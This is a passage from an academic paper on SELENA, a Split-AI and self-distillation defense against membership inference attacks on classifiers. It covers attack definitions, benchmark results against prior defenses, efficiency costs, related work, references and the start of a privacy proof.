MIAs based on NN and soft labels: The first NN-based attack concatenates the soft labels obtained from $F'_{\theta_{\text{I}}}$, the predicted confidence from $F_{\theta_{\text{II}}}$ and the one-hot encoded class labels as features to train a neural network attack model (denoted as I_{NN1}). The second attack utilizes the difference between the estimated soft labels from $F'_{\theta_{\text{I}}}$ and outputs from $F_{\theta_{\text{II}}}$, and uses this difference as an input to the neural network architecture used by Nasr et al. [30] (denoted as I_{NN2}).

MIAs based on distance between soft labels and predicted confidence: Similar to previous metric-based attacks [43], an attacker may try to distinguish between members and non-members by leveraging the distance between estimated soft labels from $F'_{\theta_{\text{I}}}$, and the prediction confidence vectors from $F_{\theta_{\text{II}}}$. We have:

$$I_{\text{dist}}(F_{\theta_{\text{II}}}(\mathbf{x}), F'_{\theta_{\text{I}}}(\mathbf{x}), y) = \mathbb{1}\{Dist(F_{\theta_{\text{II}}}(\mathbf{x}), F'_{\theta_{\text{I}}}(\mathbf{x})) \leq \tau_{(y)}\}$$

$$\text{or, } I_{\text{dist}}(F_{\theta_{\text{II}}}(\mathbf{x}), F'_{\theta_{\text{I}}}(\mathbf{x}), y) = \mathbb{1}\{Dist(F_{\theta_{\text{II}}}(\mathbf{x}), F'_{\theta_{\text{I}}}(\mathbf{x})) \geq \tau_{(y)}\}$$

where we apply both class-dependent threshold τ_y and class-independent threshold τ and we will report the highest MIA accuracy. In this work we consider L_2 distance $I_{\text{L}_2\text{-}dist}$ and cross-entropy loss $I_{\text{CE-}dist}$ (since the cross-entropy loss function is used for training our defense models).

[5] Our Table 2 shows that label-only attacks are weaker than direct single-query attacks on undefended model. We have also designed adaptive multi-query label-only attacks against SELENA and evaluated on Purchase100 dataset, which are better than original label-only attacks, but weaker than adaptive direct single-query attacks.

6 Evaluations

In this section, we first briefly introduce the datasets and model architectures used to train the classification models in Section 6.1.

Next in Section 6.2 we systematically evaluate our end-to-end defense framework including its efficacy against (1) direct single-query attacks, (2) indirect label-only attacks, and (3) adaptive attacks. We also make a comparison with undefended model, MemGuard [21], adversarial regularization [30] and early stopping [43] by considering both the utility and membership privacy risks.

6.1 Experimental Setup

We use three benchmark datasets and target models which are widely used in prior works on MI attacks and defenses.

Datasets. Purchase100, Texas100 and CIFAR100. We follow Nasr et al. [30] to determine the partition between training data and test data and to determine the subset of the training and test data that constitutes attacker's prior knowledge. Specifically, the attacker's knowledge corresponds to half of the training and test data, and the MIA success is evaluated over the remaining half.

Target Models. For CIFAR100, we use ResNet-18 [15], which is a benchmark machine learning model widely used in computer vision tasks. For Purchase100 and Texas100, we follow previous work [30] to use a 4-layer fully connected neural network with layer sizes $[1024, 512, 256, 100]$.

In our defense, we set $K = 25$ and $L = 10$ for all three datasets. We will release code to reproduce all our experiments.

6.2 Results

Table 2 summarizes the classification accuracy and best attack accuracy for each attack type, including comparison with both undefended models (in Section 6.2.1) and previous defenses (MemGuard in Section 6.2.2 and adversarial regularization in Section 6.2.3). In addition, we also compare our SELENA with early stopping in Section 6.2.4.

6.2.1 Comparison with Undefended Model

We first compare our SELENA with undefended model on both membership privacy threats and classification accuracy.

SELENA significantly reduces membership inference risks. From Table 2, we can see that our defense leads to a significant reduction in privacy risks. Across three types of attacks, the MIA accuracy against our defense is no higher than 54.3% on Purchase100, 55.1% on Texas100 and 58.3%

Table 2: Comparison of membership privacy and accuracy on training/test set of undefended model, previous defenses and SELENA on three different datasets. AdvReg refers to adversarial regularization. The last column is the highest attack accuracy for each row, i.e. for a specific defense on one dataset, the highest attack accuracy that MIAs can achieve. The last column gives an overview of comparison: the lower best attack accuracy, the lower membership inference threat. For each dataset, the defense which has the lowest corresponding attack accuracy is bold in the column of best direct single-query attack, best label-only attack and best attack.

dataset	defense	acc on training set	acc on test set	best direct single-query attack	best label-only attack	best adaptive attack	best attack
Purchase100	None	99.98%	83.2%	67.3%	65.8%	N/A	67.3%
	MemGuard	99.98%	83.2%	58.7%	65.8%	N/A	65.8%
	AdvReg	91.9%	78.5%	57.3%	57.4%	N/A	57.4%
	SELENA	82.7%	79.3%	**53.3%**	**53.2%**	54.3%	**54.3%**
Texas100	None	79.3%	52.3%	66.0%	64.7%	N/A	66.0%
	MemGuard	79.3%	52.3%	63.0%	64.7%	N/A	64.7%
	AdvReg	55.8%	45.6%	60.5%	56.6%	N/A	60.5%
	SELENA	58.8%	52.6%	**54.8%**	**55.1%**	54.9%	**55.1%**
CIFAR100	None	99.98%	77.0%	74.8%	69.9%	N/A	74.8%
	MemGuard	99.98%	77.0%	68.7%	69.9%	N/A	69.9%
	AdvReg	86.9%	71.5%	58.6%	59.0%	N/A	59.0%
	SELENA	78.1%	74.6%	**55.1%**	**54.0%**	58.3%	**58.3%**

on CIFAR100. On the other hand, MIA accuracy against undefended models (in the absence of our defense) is much higher: such MIA advantage over a random guess is a factor of $3.0 \sim 4.0$ higher than our defense.

SELENA achieves its privacy benefits at the cost of a small drop in utility. Compared with undefended models, our defense only has a small utility loss (while providing substantial privacy benefits). Compared to undefended models, the classification(test) accuracy of our defense incurs at most 3.9% accuracy drop (on Purchase100), and even no accuracy drop on Texas100.

We also note that even though our approach has a small loss in utility, it achieves a better utility-privacy trade-off compared to prior defenses like MemGuard, adversarial regularization and early stopping, which we discuss next.

6.2.2 Comparison with MemGuard


While the test accuracy of our defense is a little lower than MemGuard (MemGuard has the same test accuracy as the undefended model), the MIA accuracy against MemGuard is much higher than our defense. Compared to a random guess, which achieves 50% attack accuracy, the best attacks on MemGuard can achieve $14.7\% \sim 19.9\%$ advantage over a random guess, which is a factor of $2.4 \sim 3.7$ higher than our defense. In general, MemGuard does not provide any additional defense compared to the undefended model against MIAs that do not rely on confidence information: attacker can use label-only attacks as adaptive attacks since MemGuard only obfuscates confidence.

6.2.3 Comparison with Adversarial Regularization

Our defense achieves higher classification accuracy and lower MIA accuracy compared with adversarial regularization. The classification accuracy of our defense is higher than adversarial regularization across all three datasets, and as high as 7.0% for the Texas100 dataset. For MIAs, our defense achieves significantly lower attack accuracy than adversarial regularization. MIA attacks against adversarial regularization is higher than our defense across all three datasets, and its advantage over random guess is at most a factor of 2.1 than our defense (on Texas100). Besides, adversarial regularization is much harder to tune and can also take more training time (by a factor up to 7.8) compared to our defense when multiple GPUs are used in parallel (see Section 7.1).

6.2.4 Comparison with early stopping

We further compare our defense with early stopping, which can also help in minimizing the difference in model behavior on members and non-members [43]. Specifically, we will compare the model performance of an undefended model in each epoch during the training process and our final protected model $F_{\theta_{\text{II}}}$. For early stopping, we only consider direct single-query attacks (due to their strong performance on undefended models). Figure 4 shows a detailed comparison between our defense $F_{\theta_{\text{II}}}$ and early stopping. The dashed lines are the



(a) Purchase100 (b) Texas100 (c) CIFAR100

Figure 4: Detailed comparison of SELENA with early stopping. From left to right are results for Purchase100, Texas100 and CIFAR100. The solid curve lines are the test accuracy and MIA accuracy with corresponding training epochs. ER denotes early stopping. The dashed lines are the test accuracy and MIA accuracy of SELENA, which is shown in Table 2. Our defense achieves a better privacy-utility trade-off than all epochs in the conventional training.

classification accuracy on test set and the best MIA accuracy of our defense, which is already reported in Table 2. The solid curve lines correspond to classification accuracy on test set and MIA accuracy using the undefended model as a function of the training epochs. As we can see from Figure 4, *our defense significantly outperforms early stopping.*

Comparison at similar attack accuracy. The undefended model will only have same level of MIA accuracy as the dashed line of our defense at the very beginning of the training process. However the test accuracy of the undefended model at that point is far lower than that of our defense. For example, approximately, *for Texas100, when MIA accuracy against the conventional trained model is 55.1%, the test accuracy of the undefended model is 13.4% lower than that of our defense.* For other two dataset, when the MIA accuracy against the undefended model achieves similar attack accuracy as our defense, the test accuracy is 8.0% lower on Purchase100 and 11.0% lower on CIFAR100 compared to our defense.

Comparison at similar classification accuracy. When the undefended model achieves the same classification accuracy on the test set as SELENA, the MIA accuracy against the undefended model is significantly higher than our defense. For example, *when the test accuracy of the conventional model reaches 74.6% on CIFAR100 (similar to our defense), the attack accuracy is 63.6%, compared to the best attack accuracy of 58.3% for our defense (which is 5.3% lower).* We can see similar results on other datasets: when the test accuracy of undefended models achieves similar classification accuracy as our defense on Purchase100 and Texas100, the attack accuracy is 58.1% on Purchase100 and 66.0% on Texas100, which is 3.8% and 10.9% higher than SELENA respectively.

We also highlight the following two points from Table 2:

1. Our SELENA effectively induces the similar behaviors including generalization, confidence, robustness for member and non-member samples and therefore the MIA attack accuracy is significantly reduced. Let us take the generalization gap g as an example: in undefended models/MemGuard, g is 16.78% on Purchase100, 27.0% on Texas100, 22.98% on CIFAR100; in adversarial regularization, g is 13.4% on Purchase100, 10.2% on Texas100 and 15.4% on CIFAR100. In contrast, in our defense, g is 3.4% on Purchase100, 6.2% on Texas100 and 3.5% on CIFAR100: Our mechanism reduces the total generalization gap by a factor of up to 6.6 compared to undefended models/MemGuard, and a factor of up to 4.4 compared to adversarial regularization.

2. The additional estimation of soft labels provided by shadow Split-AI (using the entirety of the attacker's knowledge) provides additional information to the attacker which enhances the accuracy of our adaptive attacks: attack has more advantage over random guess than direct single-query attacks and label-only attacks. However, even considering the strong adaptive attacks, SELENA still achieves lower attack accuracy in comparison to previous defenses, which validates the defense effectiveness of our SELENA.

In conclusion, using direct single-query attacks, label-only attacks, as well as adaptive attacks with estimated soft labels, we show that our approach outperforms previous defenses and achieves a better trade-off between utility and empirical membership privacy.

7 Discussions

In this section, we will discuss the computation overhead of our defense, as well as comparison with PATE [34,35] (which uses a disjoint training set partition for sub-models and differential privacy to protect privacy), and DP-SGD [1] (which is a general framework to provide a provable privacy guarantee for neural networks).

7.1 Efficiency

One cost that our framework needs to pay is the use of additional computing resources in the training process as we train multiple sub-models for Split-AI. Table 3 and Table 4 present the comparison of the training time cost and inference time cost between our SELENA and previous defenses. As MemGuard [21] focuses on post-processing techniques for prediction vectors of undefended models in the inference phase, we omit MemGuard in Table 3 for training time and compare our SELENA with MemGuard in Table 4 for inference time. For time comparison, all experiments are tested on a single NVIDIA Tesla-P100 GPU. We separately set the batch size as 512, 128, 256 during the training process for Purchase100, Texas100 and CIFAR100 (note that the batch size might also impact the running time, and here we maintain the same batch size for each dataset across different defenses). For undefended model, adversarial regularization, and our Split-AI, we train 30, 20, and 200 epochs for Purchase100, Texas100, and CIFAR100. For Self-Distillation, we train 60, 30, and 200 epochs for Purchase100, Texas100, and CIFAR100 to ensure convergence. All running times are tested three times and we report the average of the three runs.

Table 3: Comparison of training time.

Dataset	None	AdvReg	SELENA sequential	SELENA parallel
Purchase 100	9.5s	55.7s	359.4s	73.5s
Texas100	10.7s	111.6s	343.0s	68.0s
CIFAR100	1.78h	23.5h	29.6h	3.0h

Comparison of training time in Table 3: our defense (SELENA sequential: sequentially train each sub-model on a single GPU) costs up to 6.1h more computation time than adversarial regularization (CIFAR100). However, we can simply accelerate training Split-AI by training several sub-models parallelly. For example, if we train all K sub-models simultaneously (SELENA parallel), the training time for SELENA is 73.5s for Purchase100, 68.0s for Texas100 and 3.0h for CIFAR100. In contrast, adversarial regularization cannot benefit from parallel training: there is only one model during training.

Comparison of inference time in Table 4: MemGuard costs three orders of magnitude more per inference compared to SELENA since it has to solve a complex optimization problem to obfuscate prediction vectors for every query while SELENA only needs to perform computation on a single model.

In conclusion, we argue that the cost of computing resources in the training phase and no additional computation in inference phase is acceptable as the improvement in GPU technology is making the computing resources cheap while the privacy threat remains severe. If multiple GPUs are available, our approach can easily benefit from parallelization by training the K sub-models in parallel. Finally, we can also tune the system parameters K and L to control the trade-off between the computation cost, model utility and privacy.

Table 4: Comparison of inference time. Tests are done on 1000 samples: 500 members and 500 non-members. Batch size is 1.

Dataset	MemGuard	SELENA
Purchase100	702.7s	0.7s
Texas100	668.6s	0.7s
CIFAR100	768.5s	8.6s

7.2 Comparison with PATE

PATE [34,35] is a framework composed of teacher-student distillation and leverages public data to achieve a better privacy-utility trade-off for differential privacy. PATE uses a disjoint training set partition for sub-models in the teacher component. To get the private label of the public dataset to train the student model, PATE applies noise-added count among sub-models.

There are three major differences between our work and PATE:

1. PATE requires a *public dataset* to provide the provable end-to-end privacy guarantee, which is not possible in certain practical scenarios such as healthcare. Our defense does not need public datasets and provides a strong empirical defense against MIAs.
2. We apply a novel *adaptive inference strategy* to defend against MIAs: for each training sample, we only use prediction of sub-models in Split-AI that are not trained with it as these sub-models will not leak membership information for it. PATE does not use adaptive inference and relies on majority voting over all sub-models.
3. We use *overlapping* subsets to train sub-models. This allows our approach to obtain high accuracy for each sub-model with sufficient subset size. PATE faces the limitation of each sub-model being trained with much reduced subset size due to disjoint subsets.

In addition, PATE incurs a $0.7\% \sim 6.7\%$ drop in classification accuracy [35], while the classification accuracy drop in our defense is no more than 3.9%.

7.3 Comparison with DP-SGD

In this work, we use the canonical implementation of DP-SGD and its associated analysis from the TensorFlow Privacy library.[6] We vary the parameter *noise_multiplier* in the range

[6] https://github.com/tensorflow/privacy.

of [1, 3] on Purchase100 and [1, 2] on Texas100 with a step size 0.2. We set the privacy budget $\varepsilon = 4$ and report the best classification accuracy for these two datasets.

The test accuracy on Purchase100 is 56.0% and the best direct single-query MIA accuracy is 52.8%. The test accuracy on Texas100 is 39.1%, and the best direct single-query MIA accuracy is 53.8%. Note that though DP-SGD provides a differential privacy guarantee and the best direct single-query MIA accuracy is 0.5% $\sim$ 1% lower than that against our SELENA, DP-SGD suffers from a significant loss in utility: compared to the undefended model DP-SGD incurs 13.2% $\sim$ 27.5% drop in classification accuracy, while our defense incurs no more than 3.9% drop in classification accuracy.

8 Related Work

Membership inference attacks against machine learning. MIAs are usually studied in a black-box manner [30, 39, 41]: an attacker either leverages the shadow training technique or utilizes knowledge of partial membership information of training set. Most MIAs are direct single-query attacks [43, 44, 51, 52]. A more recent line of MIA research has considered indirect multi-query attacks which leverage multiple queries around the target sample to extract additional information [8, 20, 26, 27]. Jayaraman et al. [20] analyze MIA in more realistic assumptions by relaxing proportion of training set size and test set size in the MIA set up to be any positive value instead of 1. Hui et al. [18] study MIA in a practical scenario, assuming no true labels of target samples are known and utilizing differential comparison for MIAs. Another threat model for MIAs is that of a white-box setting, i.e., the attacker has full access to the model [24, 31], which can exploit model parameters to infer membership information.

Membership inference defenses for machine learning. Membership inference defenses can be divided into two main categories. One category of defenses are specifically designed to mitigate such attacks. It has been shown that techniques to improve a model's generalization ability, including regularization [23] and dropout [45], can decrease the MIA success [39, 41] limitedly. Several defenses [25, 30] propose adding a specific constraint during the training process to mitigate the difference of model behavior on members and non-members. Post-processing techniques on prediction vectors are also applied on membership inference defenses [21, 50]. Note that the defenses which obfuscate prediction vectors cannot defend against label-only attacks [8, 26]. Moreover, Song et al. [43] re-evaluate two state-of-the-art defenses (adversarial regularization [30] and MemGuard [21]) and find that both of them underestimated metric-based attacks. Shejwalkar et al. [40] propose distillation of public data to protect membership privacy. However, public dataset is not usually available in many practical scenarios. Another category of defenses uses differential privacy mechanisms [9–11], which provide a provable privacy guarantee for users. A general framework combining deep learning and differential privacy is DP-SGD [1, 28, 49]. However, machine learning with differential privacy suffers from the challenge of achieving acceptable utility loss and privacy guarantee [19, 37]. Several methods have been proposed to improve the classification accuracy under an acceptable ε guarantee, which is still an active area of research. Current state-of-the-art approaches still incur significant drop in classification accuracy (around 25%) on benchmark datasets with acceptable $\varepsilon \leq 3$ [32, 36, 46].

Other Attacks Against Machine Learning Privacy. Fredrikson et al. [12] propose model inversion attacks, which can infer missing values of an input feature from the classifier's prediction. Ganju et al. [13] study property inference attacks aiming to infer properties of the target model's training set. Salem et al. [38] propose the dataset reconstruction attack in the online learning setting. Another line of works studies model extraction attacks [16, 22, 47], i.e., stealing the ML model's learned parameters through the prediction API. Besides model parameters, other works also focus on stealing the target model's hyperparameters [48]. Recently Carlini et al. [3, 4] study the memorization and data extraction attacks on natural language processing models, which shows that machine learning models suffer from severe privacy threats.

9 Conclusions

In this paper we introduce a new practical membership inference defense using Split-AI and Self-Distillation. We first split the training set into K subsets to train K sub-models. We ensure each training sample is not used to train L sub-models, and apply an adaptive inference strategy for members and non-members. Split-AI will only use the average of a particular subset of L sub-models which are not trained with the queried samples. Hence Split-AI can defend against direct single-query attacks. We apply Self-Distillation from Split-AI to defend against stronger attacks and avoid additional computing resources in inference. We perform a rigorous evaluation through MIAs including direct single-query attacks, label-only attacks and adaptive attacks to show that our defense outperforms previous defenses to achieve a better trade-off between the utility and empirical membership privacy. Future work includes understanding the adaptation of Split-AI in other privacy tasks such as provable private mechanisms, analyzing the defense performance against white-box MIAs, and extending our defense from classification models to generative models.

Acknowledgements

We are grateful to anonymous reviewers at USENIX Security and Esfandiar Mohammadi for valuable feedback. This work was supported in part by the National Science Foundation under grants CNS-1553437, CNS-1704105, and CNS-

1953786, the ARL's Army Artificial Intelligence Innovation Institute (A2I2), the Office of Naval Research Young Investigator Award, the Army Research Office Young Investigator Prize, Schmidt DataX award, and Princeton E-ffiliates Award.

References

[1] Martin Abadi, Andy Chu, Ian Goodfellow, H Brendan McMahan, Ilya Mironov, Kunal Talwar, and Li Zhang. Deep learning with differential privacy. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 308–318, 2016.

[2] Wieland Brendel, Jonas Rauber, and Matthias Bethge. Decision-based adversarial attacks: Reliable attacks against black-box machine learning models. In *International Conference on Learning Representations*, 2018.

[3] Nicholas Carlini, Chang Liu, Úlfar Erlingsson, Jernej Kos, and Dawn Song. The secret sharer: Evaluating and testing unintended memorization in neural networks. In *USENIX Security Symposium*, pages 267–284, 2019.

[4] Nicholas Carlini, Florian Tramer, Eric Wallace, Matthew Jagielski, Ariel Herbert-Voss, Katherine Lee, Adam Roberts, Tom Brown, Dawn Song, Ulfar Erlingsson, et al. Extracting training data from large language models. In *USENIX Security Symposium*, 2021.

[5] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 39–57. IEEE, 2017.

[6] Rich Caruana, Steve Lawrence, and C Lee Giles. Overfitting in neural nets: Backpropagation, conjugate gradient, and early stopping. In *Advances in Neural Information Processing Systems*, pages 402–408, 2001.

[7] Jianbo Chen, Michael I Jordan, and Martin J Wainwright. Hopskipjumpattack: A query-efficient decision-based attack. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1277–1294. IEEE, 2020.

[8] Christopher A Choquette Choo, Florian Tramer, Nicholas Carlini, and Nicolas Papernot. Label-only membership inference attacks. In *Proceedings of the 38th International Conference on Machine Learning*, 2021.

[9] Cynthia Dwork. Differential privacy: A survey of results. In *International conference on theory and applications of models of computation*, pages 1–19. Springer, 2008.

[10] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam Smith. Calibrating noise to sensitivity in private data analysis. In *Theory of cryptography conference*, pages 265–284. Springer, 2006.

[11] Cynthia Dwork, Aaron Roth, et al. The algorithmic foundations of differential privacy. *Foundations and Trends in Theoretical Computer Science*, 9(3-4):211–407, 2014.

[12] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 1322–1333, 2015.

[13] Karan Ganju, Qi Wang, Wei Yang, Carl A Gunter, and Nikita Borisov. Property inference attacks on fully connected neural networks using permutation invariant representations. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 619–633, 2018.

[14] Jamie Hayes, Luca Melis, George Danezis, and Emiliano De Cristofaro. Logan: Membership inference attacks against generative models. In *Proceedings on Privacy Enhancing Technologies (PoPETs)*, number 1, pages 133–152. Sciendo, 2019.

[15] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 770–778, 2016.

[16] Xinlei He, Jinyuan Jia, Michael Backes, Neil Zhenqiang Gong, and Yang Zhang. Stealing links from graph neural networks. In *USENIX Security Symposium*, 2021.

[17] Geoffrey Hinton, Oriol Vinyals, and Jeff Dean. Distilling the knowledge in a neural network. *arXiv preprint arXiv:1503.02531*, 2015.

[18] Bo Hui, Yuchen Yang, Haolin Yuan, Philippe Burlina, Neil Zhenqiang Gong, and Yinzhi Cao. Practical blind membership inference attack via differential comparisons. In *Network and Distributed Systems Security Symposium (NDSS)*, 2021.

[19] Bargav Jayaraman and David Evans. Evaluating differentially private machine learning in practice. In *USENIX Security Symposium*, pages 1895–1912, 2019.

[20] Bargav Jayaraman, Lingxiao Wang, David Evans, and Quanquan Gu. Revisiting membership inference under realistic assumptions. In *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2021.

[21] Jinyuan Jia, Ahmed Salem, Michael Backes, Yang Zhang, and Neil Zhenqiang Gong. Memguard: Defending against black-box membership inference attacks via

adversarial examples. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 259–274, 2019.

[22] Kalpesh Krishna, Gaurav Singh Tomar, Ankur P Parikh, Nicolas Papernot, and Mohit Iyyer. Thieves on sesame street! model extraction of bert-based apis. *International Conference on Learning Representations*, 2020.

[23] Anders Krogh and John A Hertz. A simple weight decay can improve generalization. In *Advances in Neural Information Processing Systems*, pages 950–957, 1992.

[24] Klas Leino and Matt Fredrikson. Stolen memories: Leveraging model memorization for calibrated white-box membership inference. In *USENIX Security Symposium*, pages 1605–1622, 2020.

[25] Jiacheng Li, Ninghui Li, and Bruno Ribeiro. Membership inference attacks and defenses in classification models. In *Proceedings of the Eleventh ACM Conference on Data and Application Security and Privacy*, 2021.

[26] Zheng Li and Yang Zhang. Membership leakage in label-only exposures. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, 2021.

[27] Yunhui Long, Vincent Bindschaedler, Lei Wang, Diyue Bu, Xiaofeng Wang, Haixu Tang, Carl A Gunter, and Kai Chen. Understanding membership inferences on well-generalized learning models. *arXiv preprint arXiv:1802.04889*, 2018.

[28] H Brendan McMahan, Daniel Ramage, Kunal Talwar, and Li Zhang. Learning differentially private recurrent language models. In *International Conference on Learning Representations*, 2018.

[29] Luca Melis, Congzheng Song, Emiliano De Cristofaro, and Vitaly Shmatikov. Exploiting unintended feature leakage in collaborative learning. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 691–706. IEEE, 2019.

[30] Milad Nasr, Reza Shokri, and Amir Houmansadr. Machine learning with membership privacy using adversarial regularization. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 634–646, 2018.

[31] Milad Nasr, Reza Shokri, and Amir Houmansadr. Comprehensive privacy analysis of deep learning: Passive and active white-box inference attacks against centralized and federated learning. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 739–753. IEEE, 2019.

[32] Milad Nasr, Reza Shokri, and Amir Houmansadr. Improving deep learning with differential privacy using gradient encoding and denoising. *arXiv preprint arXiv:2007.11524*, 2020.

[33] Milad Nasr, Shuang Song, Abhradeep Thakurta, Nicolas Papernot, and Nicholas Carlini. Adversary instantiation: Lower bounds for differentially private machine learning. In *2021 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2021.

[34] Nicolas Papernot, Martín Abadi, Ulfar Erlingsson, Ian Goodfellow, and Kunal Talwar. Semi-supervised knowledge transfer for deep learning from private training data. In *International Conference on Learning Representations*, 2017.

[35] Nicolas Papernot, Shuang Song, Ilya Mironov, Ananth Raghunathan, Kunal Talwar, and Úlfar Erlingsson. Scalable private learning with pate. In *International Conference on Learning Representations*, 2018.

[36] Nicolas Papernot, Abhradeep Thakurta, Shuang Song, Steve Chien, and Úlfar Erlingsson. Tempered sigmoid activations for deep learning with differential privacy. In *Proceedings of the AAAI Conference on Artificial Intelligence (AAAI)*, 2021.

[37] Md Atiqur Rahman, Tanzila Rahman, Robert Laganière, Noman Mohammed, and Yang Wang. Membership inference attack against differentially private deep learning model. *Trans. Data Priv.*, 11(1):61–79, 2018.

[38] Ahmed Salem, Apratim Bhattacharya, Michael Backes, Mario Fritz, and Yang Zhang. Updates-leak: Data set inference and reconstruction attacks in online learning. In *USENIX Security Symposium*, pages 1291–1308, 2020.

[39] Ahmed Salem, Yang Zhang, Mathias Humbert, Pascal Berrang, Mario Fritz, and Michael Backes. Ml-leaks: Model and data independent membership inference attacks and defenses on machine learning models. In *Network and Distributed Systems Security Symposium (NDSS)*, 2019.

[40] Virat Shejwalkar and Amir Houmansadr. Membership privacy for machine learning models through knowledge transfer. In *Proceedings of the AAAI Conference on Artificial Intelligence (AAAI)*, 2021.

[41] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 3–18. IEEE, 2017.

[42] Congzheng Song, Thomas Ristenpart, and Vitaly Shmatikov. Machine learning models that remember too much. In *Proceedings of the 2017 ACM SIGSAC*

Conference on Computer and Communications Security, pages 587–601, 2017.

[43] Liwei Song and Prateek Mittal. Systematic evaluation of privacy risks of machine learning models. In *USENIX Security Symposium*, 2021.

[44] Liwei Song, Reza Shokri, and Prateek Mittal. Privacy risks of securing machine learning models against adversarial examples. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 241–257, 2019.

[45] Nitish Srivastava, Geoffrey Hinton, Alex Krizhevsky, Ilya Sutskever, and Ruslan Salakhutdinov. Dropout: a simple way to prevent neural networks from overfitting. *The journal of machine learning research*, 15(1):1929–1958, 2014.

[46] Florian Tramèr and Dan Boneh. Differentially private learning needs better features (or much more data). In *International Conference on Learning Representations*, 2021.

[47] Florian Tramèr, Fan Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Stealing machine learning models via prediction apis. In *USENIX Security Symposium*, pages 601–618, 2016.

[48] Binghui Wang and Neil Zhenqiang Gong. Stealing hyperparameters in machine learning. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 36–52. IEEE, 2018.

[49] Yu-Xiang Wang, Borja Balle, and Shiva Prasad Kasiviswanathan. Subsampled rényi differential privacy and analytical moments accountant. In *The 22nd International Conference on Artificial Intelligence and Statistics*, pages 1226–1235. PMLR, 2019.

[50] Ziqi Yang, Bin Shao, Bohan Xuan, Ee-Chien Chang, and Fan Zhang. Defending model inversion and membership inference attacks via prediction purification. *arXiv preprint arXiv:2005.03915*, 2020.

[51] Samuel Yeom, Irene Giacomelli, Matt Fredrikson, and Somesh Jha. Privacy risk in machine learning: Analyzing the connection to overfitting. In *2018 IEEE 31st Computer Security Foundations Symposium (CSF)*, pages 268–282. IEEE, 2018.

[52] Samuel Yeom, Irene Giacomelli, Alan Menaged, Matt Fredrikson, and Somesh Jha. Overfitting, robustness, and malicious algorithms: A study of potential causes of privacy risk in machine learning. *Journal of Computer Security*, 28(1):35–70, 2020.

[53] Linfeng Zhang, Jiebo Song, Anni Gao, Jingwei Chen, Chenglong Bao, and Kaisheng Ma. Be your own teacher: Improve the performance of convolutional neural networks via self distillation. In *Proceedings of the IEEE International Conference on Computer Vision*, pages 3713–3722, 2019.

A Proof for Split-AI and SELENA against Direct, Single-Query Membership Inference Attack

Notation. In this section, we use $x \leftarrow X$ to denote that x is sampled from a distribution X. We use $\text{Supp}(X)$ to denote the support set of a random variable X. By $TV(X,X')$ we denote the total variation distance between X and X', that is $TV(X,X') = \sup_{S \subset \text{Supp}(X) \cup \text{Supp}(X')} \Pr[X \in S] - \Pr[X' \in S]$.

A.1 Split-AI's Privacy under Direct Single-query Attacks

Here we provide the detailed proof for Theorem 2.

Proof. We show that for any adversary's choice of $i \in [2n]$ in step 4 of the security game, the view of adversary in two cases when $b_i = 0$ and when $b_i = 1$ are statistically identical. Note that the only information that the adversary receives is $r_i = F_{\theta_I}(x_i)$. We show that the distributions of two random variables $r_i \mid b_i = 0$ and $r_i \mid b_i = 1$ are identical. Let U_i be a random variable corresponding to the subset of trained models that do not contain x_i in their training set (in particular $|U_i| = L$ if $b_i = 1$ and $|U_i| = K$ when $b_i = 0$). Also, let U denote a random variable corresponding to a subset of L models that do not contain a random x_k in their training data where k is selected from $\{j \in [2n]; b_j = 1\}$ uniformly at random.

We first note that $U \mid b_i = 0$ and $U_i \mid b_i = 1$ are identically distributed random variables. Specifically, they are both an ensemble of L models trained on a uniformly random subset of a dataset $T \subset \{x_1, \ldots, x_{i-1}, x_{i+1}, \ldots, x_{2n}\}$ where $|T| = n-1$.

Now, lets calculate the distribution of response when $b_i = 1$ and when $b_i = 0$. For $b_i = 1$ we have

$$(r_i \mid b_i = 1) \equiv (\frac{1}{L} \cdot \sum_{F \in U_i} F(x_i) \mid b_i = 1)$$

For $b_i = 0$ we have

$$(r_i \mid b_i = 0) \equiv (\frac{1}{L} \cdot \sum_{F \in U} F(x_i) \mid b_i = 0)$$

